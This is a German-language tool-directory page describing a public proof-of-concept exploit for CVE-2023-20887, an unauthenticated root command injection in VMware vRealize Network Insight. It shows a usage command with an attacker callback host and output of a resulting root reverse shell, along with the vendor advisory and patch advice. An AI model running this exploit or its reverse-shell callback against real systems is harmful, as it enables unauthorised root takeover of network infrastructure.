
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-20887 — VMWare vRealize Network Insight vorauthentifizierte RCE (CVE-2023-20887) | Kitploit

Tools/GitHubGitHub/sinsinology/cve-2023-20887
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRemote-Access-Tool
GitHubsinsinology/cve-2023-20887

CVE-2023-20887

VMWare vRealize Network Insight vorauthentifizierte RCE (CVE-2023-20887)

Repository anzeigen
2294130vor 3 JahrenVon Kitploit geprüft
Webseite
Teilen

CVE-2023-20887

POC für CVE-2023-20887 VMWare Aria Operations for Networks (vRealize Network Insight) nicht authentifizierte RCE

Technische Analyse

Eine Ursachenanalyse der Schwachstelle ist in meinem Blog zu finden: https://summoning.team/blog/vmware-vrealize-network-insight-rce-cve-2023-20887/
poc

Zusammenfassung

VMWare Aria Operations for Networks (vRealize Network Insight) ist anfällig für Befehlseinschleusung (Command Injection), wenn Benutzereingaben über die Apache Thrift RPC-Schnittstelle akzeptiert werden. Diese Schwachstelle ermöglicht es einem nicht authentifizierten Angreifer, beliebige Befehle auf dem zugrunde liegenden Betriebssystem als Root-Benutzer auszuführen. Die RPC-Schnittstelle wird durch einen Reverse Proxy geschützt, der umgangen werden kann. VMware hat die Schwere dieses Problems als kritisch eingestuft, mit einem maximalen CVSSv3-Basiswert von 9,8. Ein Angreifer kann eine Remote-Codeausführung im Kontext von 'root' auf dem Gerät erlangen. VMWare 6.x Versionen sind anfällig.

Verwendung

python CVE-2023-20887.py --url https://192.168.116.100 --attacker 192.168.116.1:1337
VMWare Aria Operations for Networks (vRealize Network Insight) pre-authenticated RCE || Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam)
(*) Starting handler

(+) Received connection from 192.168.116.100
(+) pop thy shell! (it's ready)
sudo bash
id
uid=0(root) gid=0(root) groups=0(root)
hostname
vrni-platform-release

Gegenmaßnahmen

Aktualisieren Sie auf die neueste Version oder mildern Sie die Schwachstelle durch Befolgen der Anweisungen im Progress Advisory.

  • https://www.vmware.com/security/advisories/VMSA-2023-0012.html

Folgen Sie uns auf Twitter für die neuesten Sicherheitsforschungen:

  • SinSinology
  • SummoningTeam

Haftungsausschluss

Diese Software wurde ausschließlich zu Zwecken der akademischen Forschung und zur Entwicklung effektiver Verteidigungstechniken erstellt und ist nicht dazu bestimmt, Systeme anzugreifen, außer wenn dies ausdrücklich genehmigt wurde. Die Projektbetreuer sind nicht verantwortlich oder haftbar für Missbrauch der Software. Verwenden Sie sie verantwortungsbewusst.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    264

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




